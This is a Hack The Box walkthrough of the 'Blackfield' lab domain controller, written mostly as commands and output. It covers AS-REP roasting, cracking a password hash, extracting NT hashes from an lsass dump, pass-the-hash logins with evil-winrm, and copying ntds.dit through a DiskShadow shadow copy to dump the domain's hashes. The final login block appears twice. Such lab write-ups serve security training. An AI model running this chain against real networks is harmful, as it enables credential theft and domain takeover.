
Blackfield – Hack The Box



Blackfield is a hard windows box that provides a lot of opportunity to learn some Active Directory enumeration, attacks and vulnerabilities, we get a chance to user Kerberoasting against a Windows domain, dump a hash from lsass and a cool privesc at the end to extract the admin hash from ntds.dit.

Portscan

nmap shows that we are most likely dealing with a Domain Controller with a Domin Name: BLACKFIELD.local

```
root@kali:~/HTB/Blackfield#  nmap -sC -sV -T4 -oN nmap.out 10.10.10.192

PORT     STATE SERVICE       VERSION
53/tcp   open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-06-07 05:22:19Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
```

SMB – TCP 139/445

I Usually don't like to start using enumeration tools like enum4linux because it dumbs a lot of information and understanding what comes back can be a bit difficult, so I take it one step at a time and start smbmap to checking if I can view any shares with anonymous login

```
root@kali:~/HTB/Blackfield# smbmap -u "Anonymous" -H 10.10.10.192
[+] Guest session       IP: 10.10.10.192:445    Name: BLACKFIELD.local
        Disk                                    Permissions     Comment
        ----                                    -----------     ---------
        ADMIN$                                  NO ACCESS       Remote Admin
        C$                                      NO ACCESS       Default share
        forensic                                NO ACCESS       Forensic / Audit share.
        IPC$                                    READ ONLY       Remote IPC
        NETLOGON                                NO ACCESS       Logon server share
        profiles$                               READ ONLY
        SYSVOL                                  NO ACCESS       Logon server share
```

We notice the profile$ is an interesting share so I connect to it and see what I could be there

```
root@kali:~/HTB/Blackfield# smbclient -N //10.10.10.192/profiles$
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Wed Jun  3 12:47:12 2020
  ..                                  D        0  Wed Jun  3 12:47:12 2020
  AAlleni                             D        0  Wed Jun  3 12:47:11 2020
  ABarteski                           D        0  Wed Jun  3 12:47:11 2020
  ABekesz                             D        0  Wed Jun  3 12:47:11 2020
  ABenzies                            D        0  Wed Jun  3 12:47:11 2020
  ABiemiller                          D        0  Wed Jun  3 12:47:11 2020
  AChampken                           D        0  Wed Jun  3 12:47:11 2020
  ACheretei                           D        0  Wed Jun  3 12:47:11 2020
  ACsonaki                            D        0  Wed Jun  3 12:47:11 2020
  AHigchens                           D        0  Wed Jun  3 12:47:11 2020
  AJaquemai                           D        0  Wed Jun  3 12:47:11 2020
  AKlado                              D        0  Wed Jun  3 12:47:11 2020
  AKoffenburger                       D        0  Wed Jun  3 12:47:11 2020
  AKollolli                           D        0  Wed Jun  3 12:47:11 2020
  AKruppe                             D        0  Wed Jun  3 12:47:11 2020
  AKubale                             D        0  Wed Jun  3 12:47:11 2020
  ALamerz                             D        0  Wed Jun  3 12:47:11 2020
  AMaceldon                           D        0  Wed Jun  3 12:47:11 2020
  AMasalunga                          D        0  Wed Jun  3 12:47:11 2020
```

I see a lot of directories so I decided to download the entire share for further analysis on my machine using:

```
smb: \> prompt off
smb: \> recurse on
smb: \> mget *
```

Kerberos – TCP 88

Background

Kerberos is a protocol for authentication used in Windows Active Directory environments (though it can be used for auth to Linux hosts as well). When you want to authenticate to some service using Kerberos, you contact the Domain Controller and tell it to which system service you want to authenticate. It encrypts a response to you with the service user's password hash. You send that response to the service, which can decrypt it with it's password, check who you are, and decide if it wants to let you in.

Most of the time you will need an active account on the domain in order to initial Kerberoast, but if the DC is configured with UserAccountControl setting "Do not require Kerberos preauthentication" enabled, it is possible to request and receive a ticket to crack without a valid account on the domain

AS-REP Roasting

looking at the directories names it very much looks like Standard Windows Usernames, and with Kerberos open many active directory attacks are available. With nothing but the domain name (BLACKFIELD.local). I can construct a wordlist from the possible usernames I found on smb and brute for existing usernames with Kerbrute:

```
root@kali:~/HTB/Blackfield# ls -la profiles/ | cut -d ' ' -f 13 > possible_users.txt
```

```
root@kali:~/HTB/Blackfield# kerbrute userenum --domain blackfield.local possible_users.txt --dc 10.10.10.192
```

```
root@kali:~/HTB/Blackfield# kerbrute userenum --domain blackfield.local possible_users.txt --dc 10.10.10.192

Version: dev (1ad284a) - 09/29/20 - Ronnie Flathers @ropnop

2020/09/29 00:08:34 >  Using KDC(s):
2020/09/29 00:08:34 >   10.10.10.192:88

2020/09/29 00:08:56 >  [+] VALID USERNAME:       audit2020@blackfield.local
2020/09/29 00:10:57 >  [+] VALID USERNAME:       support@blackfield.local
2020/09/29 00:11:00 >  [+] VALID USERNAME:       svc_backup@blackfield.local
2020/09/29 00:11:29 >  Done! Tested 314 usernames (3 valid) in 175.197 seconds
```

Now with three usersnames, I can check those users for ASP-Roasting with GetNPUser.py from [impacket]

So, I save the usernames in users.txt and run GetNPUser.py as follows:

```
root@kali:~/HTB/Blackfield# for user in $(cat users.txt); do GetNPUsers.py BLACKFIELD.local/${user} -no-pass -outputfile hash_${user} -format john -dc-ip 10.10.10.192 2>/dev/null | grep -v impacket; done
```

```
root@kali:~/HTB/Blackfield# cat users.txt
audit2020
support
svc_backup
root@kali:~/HTB/Blackfield# for user in $(cat users.txt); do GetNPUsers.py BLACKFIELD.local/${user} -no-pass -outputfile hash_${user} -format john -dc-ip 10.
10.10.192 2>/dev/null | grep -v impacket; done
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for audit2020
[-] User audit2020 doesn't have UF_DONT_REQUIRE_PREAUTH set
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for support
$krb5asrep$support@BLACKFIELD.LOCAL:8009338ba17a00752a31f0ddc5517659$7af63490745d9a90dac13bc12538230b81c9f8c621f91e622fd19e97f248740f7ef02e4a64a29c86edcdeca9
808b49f0fee99f7d9e4fa69e03378a9de27a4bc82ee79c09380ce5dbf068f7270b184fb7f4debb2a5a86d28044b353bfe6db2221633219c2a9f36725f0e560dda242e0fd2087d5950e29f0d865454
8c045a4ad841872cad6349f39c16a29b3a50d811bd3a8f505ddf4b4ba388a5a0617b722cbf52bbf907d62c03db8054b3f54584e87df1b04b26d8268776cecd2701b88282e1f1b595cdb12f57a8991
0b75c15464a637330ca4090f95ddee912383851c1474f5c920a5e81d2e8ce25255e138b05a6e060a2b7c70
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for svc_backup
[-] User svc_backup doesn't have UF_DONT_REQUIRE_PREAUTH set
```

And we get the hash for support so I store the hash and give it to john to crack it and get the password for support as: "**#00^BlackKnight**"

```
root@kali:~/HTB/Blackfield# john --wordlist=/usr/share/wordlists/rockyou.txt support_hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
#00^BlackKnight  ($krb5asrep$support@BLACKFIELD.LOCAL)
1g 0:00:00:13 DONE (2020-09-29 00:56) 0.07369g/s 1056Kp/s 1056Kc/s 1056KC/s #1WIF3Y..#*burberry#*1990
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Resetting audit2020 password

So, with the new credentials I used smbmap again to see if I now have access to more shares on SMB

```
root@kali:~/HTB/Blackfield# smbmap -u 'support' -p '#00^BlackKnight' -H 10.10.10.192
[+] IP: 10.10.10.192:445        Name: BLACKFIELD.local
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        forensic                                                NO ACCESS       Forensic / Audit share.
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        profiles$                                               READ ONLY
        SYSVOL                                                  READ ONLY       Logon server share
root@kali:~/HTB/Blackfield#
```

We can see that now we can access the SYSVOL and NETLOGON shares so I spent the better part of a day enumerating that rabbit hole with no useful result, then it came to me, what if the support is a helpdesk or IT related account and I recalled an article I read before about something like this.

Following the instructions of the article I tried to change the password of svc_backup first but I got a Access is denied error so I tried to reset the password of audit2020 and it worked and now I have access to the forensic share.

```
root@kali:~/HTB/Blackfield# smbmap -u 'audit2020' -p [redacted] -H 10.10.10.192
[+] IP: 10.10.10.192:445        Name: BLACKFIELD.local
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        forensic                                                READ ONLY       Forensic / Audit share.
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        profiles$                                               READ ONLY
        SYSVOL                                                  READ ONLY       Logon server share
```

Enumerating forensic share

While enumerating the new files I obtained, I found a directory called memory analysis. Taking a quick look at the zipped file names it surely looks like processes names.

```
smb: \memory_analysis\> ls
  .                                   D        0  Thu May 28 16:28:33 2020
  ..                                  D        0  Thu May 28 16:28:33 2020
  conhost.zip                         A 37876530  Thu May 28 16:25:36 2020
  ctfmon.zip                          A 24962333  Thu May 28 16:25:45 2020
  dfsrs.zip                           A 23993305  Thu May 28 16:25:54 2020
  dllhost.zip                         A 18366396  Thu May 28 16:26:04 2020
  ismserv.zip                         A  8810157  Thu May 28 16:26:13 2020
  lsass.zip                           A 41936098  Thu May 28 16:25:08 2020
  mmc.zip                             A 64288607  Thu May 28 16:25:25 2020
  RuntimeBroker.zip                   A 13332174  Thu May 28 16:26:24 2020
  ServerManager.zip                   A 131983313  Thu May 28 16:26:49 2020
  sihost.zip                          A 33141744  Thu May 28 16:27:00 2020
  smartscreen.zip                     A 33756344  Thu May 28 16:27:11 2020
  svchost.zip                         A 14408833  Thu May 28 16:27:19 2020
  taskhostw.zip                       A 34631412  Thu May 28 16:27:30 2020
  winlogon.zip                        A 14255089  Thu May 28 16:27:38 2020
  wlms.zip                            A  4067425  Thu May 28 16:27:44 2020
  WmiPrvSE.zip                        A 18303252  Thu May 28 16:27:53 2020
```

Background

lsass.exe is one critical service on windows. It verifies users logging on to the system, handles password changes amongst many more stuff.

lsass contains all the **Security Service Providers** or **SSP**, which are the packets managing the different types of authentication. For practical reasons, the credentials entered by a user are very often saved in one of these SSPs so that the user doesn't have to enter them again a few seconds or minutes later. That means that there is a pretty good chance that I can find credentials if I dumped the memory of lsass.

Dumping Hashes from lsass

So, Between the files of memory_analysis, the most interesting one is lsass.zip... I unzip it and get a lsass.DMP file, running file on it yields:

```
root@kali:~/HTB/Blackfield/forensic/memory_analysis/lsass# file lsass.DMP
lsass.DMP: Mini DuMP crash report, 16 streams, Sun Feb 23 18:02:01 2020, 0x421826 type
```

So, to extract the hashes from the dump, one usually uses Mimikatz, but since Mimikatz is a tool exclusively developed for Windows I decided to use [Pypykatz]() instead.

```
root@kali:~/HTB/Blackfield/forensic/memory_analysis/lsass# pypykatz lsa minidump lsass.DMP
INFO:root:Parsing file lsass.DMP
FILE: ======== lsass.DMP =======
== LogonSession ==
authentication_id 406458 (633ba)
session_id 2
username svc_backup
domainname BLACKFIELD
logon_server DC01
logon_time 2020-02-23T18:00:03.423728+00:00
sid S-1-5-21-4194615774-2175524697-3563712290-1413
luid 406458
        == MSV ==
                Username: svc_backup
                Domain: BLACKFIELD
                LM: NA
                NT: 9658d1d1dcd9250115e2205d9f48400d
                SHA1: 463c13a9a31fc3252c68ba0a44f0221626a33e5c
```

Now I can clearly see the NT-Hash of svc_backup, using this hash I can now get a shell on the box via evil-winrm

```
root@kali:~/HTB/Blackfield# evil-winrm -i 10.10.10.192 -u svc_backup -H 9658d1d1dcd9250115e2205d9f48400d

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc_backup\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\svc_backup\Desktop> type user.txt
54177969befedbd56931f504487c931e
```

SeBackupPrivilege

Now, before I run and enumeration script, one of the first things I do on windows is to see what privileges my current user have, and cross reference it with [Priv2Admin]() to see if any of it is interesting

```
*Evil-WinRM* PS C:\Users\svc_backup\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

Looking up my privileges on Priv2Admin revealed that I can use robocopy to copy files in backup mode from any directory I want... So, the first thing that come to my mind is “great! Now I’ll take a copy of the admin’s desktop and read the root flag and we are done”, but when I try to run it I get:

```
*Evil-WinRM* PS C:\Users\svc_backup\Desktop> robocopy /b C:\Users\Administrator\Desktop C:\Users\svc_backup\Desktop

------------------------------------------------------------------------------
   ROBOCOPY     ::     Robust File Copy for Windows
------------------------------------------------------------------------------

  Started : Wednesday, September 30, 2020 6:35:33 AM
   Source : C:\Users\Administrator\Desktop\
     Dest : C:\Users\svc_backup\Desktop\

    Files : *.*

  Options : *.* /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

------------------------------------------------------------------------------

                           3    C:\Users\Administrator\Desktop\
          *EXTRA File                 34        user.txt
            Newer                    282        desktop.ini
  0%
100%
            New File                 447        notes.txt
  0%
100%
            New File                  34        root.txt
2020/09/30 06:35:33 ERROR 5 (0x00000005) Copying File C:\Users\Administrator\Desktop\root.txt
Access is denied.
```

Hmm... weird! I can copy notes.txt but not root.txt, so I thought it might be a UAC thing

Backing up the Active Directory Databese (ntds.dit)

Introduction

The ntds.dit file is a database that stores Active Directory data, including information about user objects, computers, groups and much much more. It also includes the password hashes for all users in the domain. So if I can get a copy from it along side the SYSTEM register key I can use Mimikatz or secretsdump.py from impacket to dump the hashes.

Extracting ntds.dit

The first thing I try Is using robocopy again to get a copy from ntds.dit but apparently it Is not that easy

```
*Evil-WinRM* PS C:\Windows\System32\spool\drivers\color> robocopy /b C:\windows\ntds\ C:\Windows\System32\spool\drivers\color ntds.dit

------------------------------------------------------------------------------
   ROBOCOPY     ::     Robust File Copy for Windows
------------------------------------------------------------------------------

  Started : Wednesday, September 30, 2020 7:03:17 AM
   Source : C:\windows\ntds\
     Dest : C:\Windows\System32\spool\drivers\color\

    Files : ntds.dit

  Options : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

------------------------------------------------------------------------------

                    1   C:\windows\ntds\
     New File      18.0 m   ntds.dit
2020/09/30 07:03:17 ERROR 32 (0x00000020) Copying File C:\windows\ntds\ntds.dit
The process cannot access the file because it is being used by another process.
```

Quick note: the directory ***C:\Windows\System32\spool\drivers\color*** is by default writable by normal users (depends on Windows version)

It makes perfect sense that ntds.dit it in use but we can still get a ***shadow copy*** from it.

If you are not familiar with shadow copy, it is basically a technology included in Microsoft Windows that can create backup copies of files or volumes, even when they are in use.

So I started looking on ways to get a shadow copy from it until I came across this article that was super helpful in getting the copy.

The article utilizes a tool called DiskShadow in script mode to obtain a shadow copy from ntds.dit (I recommend you read the full article for more details)

First, let's discuss the DiskShadow script:

```
SET CONTEXT PERSISTENT NOWRITERS
add volume c: alias someAlias
create
expose %someAlias% Y:
exec "cmd.exe /c copy Y:\windows\ntds\ntds.dit c:\Windows\System32\spool\drivers\color\ntds.dit"
```

To explain what is going on I'll just quote the article on this one:

"In this script, we create a persistent shadow copy so that we can perform copy operations to capture the sensitive target file. By mounting a (unique) logical drive, we can guarantee a copy path for our target file, which we will extract to the 'exfil' directory before deleting our shadow copy identified by *someAlias*."

Now that the script is ready, I uploaded it to the box and ran it to get the following error:

```
*Evil-WinRM* PS C:\Windows\System32\spool\drivers\color> cat diskshadow.txt
SET CONTEXT PERSISTENT NOWRITERS
add volume c: alias someAlias
create
expose %someAlias% W:
exec "cmd.exe /c copy W:\windows\ntds\ntds.dit C:\Windows\System32\spool\drivers\color\ntds.dit"

*Evil-WinRM* PS C:\Windows\System32\spool\drivers\color> diskshadow.exe /s C:\Windows\System32\spool\drivers\color\diskshadow.txt
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer:  DC01,  9/30/2020 8:12:48 AM

-> SET CONTEXT PERSISTENT NOWRITERS
-> add volume c: alias someAlias
-> create
Alias someAlias for shadow ID {11f419dc-e7e0-4722-8992-d074441e545c} set as environment variable.
Alias VSS_SHADOW_SET for shadow set ID {912392ae-59c0-4a41-8e20-60ba19c0352a} set as environment variable.

Querying all shadow copies with the shadow copy set ID {912392ae-59c0-4a41-8e20-60ba19c0352a}

 * Shadow copy ID = {11f419dc-e7e0-4722-8992-d074441e545c}     %someAlias%
       - Shadow copy set: {912392ae-59c0-4a41-8e20-60ba19c0352a} %VSS_SHADOW_SET%
       - Original count of shadow copies = 1
       - Original volume name: \\?\Volume{351b4712-0000-0000-0000-602200000000}\ [C:\]
       - Creation time: 9/30/2020 8:12:49 AM
       - Shadow copy device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2
       - Originating machine: DC01.BLACKFIELD.local
       - Service machine: DC01.BLACKFIELD.local
       - Not exposed
       - Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5}
       - Attributes:  No_Auto_Release Persistent No_Writers Differential

Number of shadow copies listed: 1
-> expose %someAlias% W:
-> %someAlias% = {11f419dc-e7e0-4722-8992-d074441e545c}
The shadow copy was successfully exposed as W:\.
-> exec "cmd.exe /c copy W:\windows\ntds\ntds.dit C:\Windows\System32\spool\drivers\color\ntds.dit"

The script file name is not valid.
```

I get an error that says the script file name (diskshadow.txt) is not valid but I still can see that two lines above it, it tells me that it successfully created the shadow copy so I go to ntds.dit in the new shadow volume and download my copy from there

```
*Evil-WinRM* PS C:\Windows\System32\spool\drivers\color> cd W:\windows\ntds\
*Evil-WinRM* PS W:\windows\ntds> ls


    Directory: W:\windows\ntds


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        9/30/2020   4:38 AM           8192 edb.chk
-a----        9/30/2020   7:53 AM       10485760 edb.log
-a----        2/23/2020   9:41 AM       10485760 edb00004.log
-a----        2/23/2020   9:41 AM       10485760 edb00005.log
-a----        2/23/2020   3:13 AM       10485760 edbres00001.jrs
-a----        2/23/2020   3:13 AM       10485760 edbres00002.jrs
-a----        2/23/2020   9:41 AM       10485760 edbtmp.log
-a----        9/30/2020   4:38 AM       18874368 ntds.dit
-a----        9/30/2020   4:38 AM          16384 ntds.jfm
-a----        9/30/2020   4:38 AM         434176 temp.edb


*Evil-WinRM* PS W:\windows\ntds> download ntds.dit
Info: Downloading W:\windows\ntds\ntds.dit to ntds.dit


Info: Download successful!
```

Now the only thing that remains is getting a copy from the HKLM\SYSTEM registry key which can be simply done by:

```
*Evil-WinRM* PS C:\Windows\System32\spool\drivers\color> reg save HKLM\SYSTEM C:\Windows\System32\spool\drivers\color\SYSTEM.bak
The operation completed successfully.
```

Administrator Access

Ok so we have both ntds.dit and the SYSTEM file now I can use Mimikatz to extract the hashes, but since I'm working on linux and Mimikatz is developed for windows, I'll use secretsdum.py instead

root@kali:~/HTB/Blackfield# secretsdump.py -ntds ntds.dit -system SYSTEM.bak LOCAL

```
root@kali:~/HTB/Blackfield# evil-winrm -i 10.10.10.192 -u Administrator -H 184fb5e5178480be64824d4cd53b99ee

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> whoami
blackfield\administrator
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
fd01f539f8ca0de1a7ad0bc63088bcec
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

And I get the admin hash as "184fb5e5178480be64824d4cd53b99ee". Now I can login with

evil-winrm and read the root flag.


```
root@kali:~/HTB/Blackfield# evil-winrm -i 10.10.10.192 -u Administrator -H 184fb5e5178480be64824d4cd53b99ee

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> whoami
blackfield\administrator
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
fd01f539f8ca0de1a7ad0bc63088bcec
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```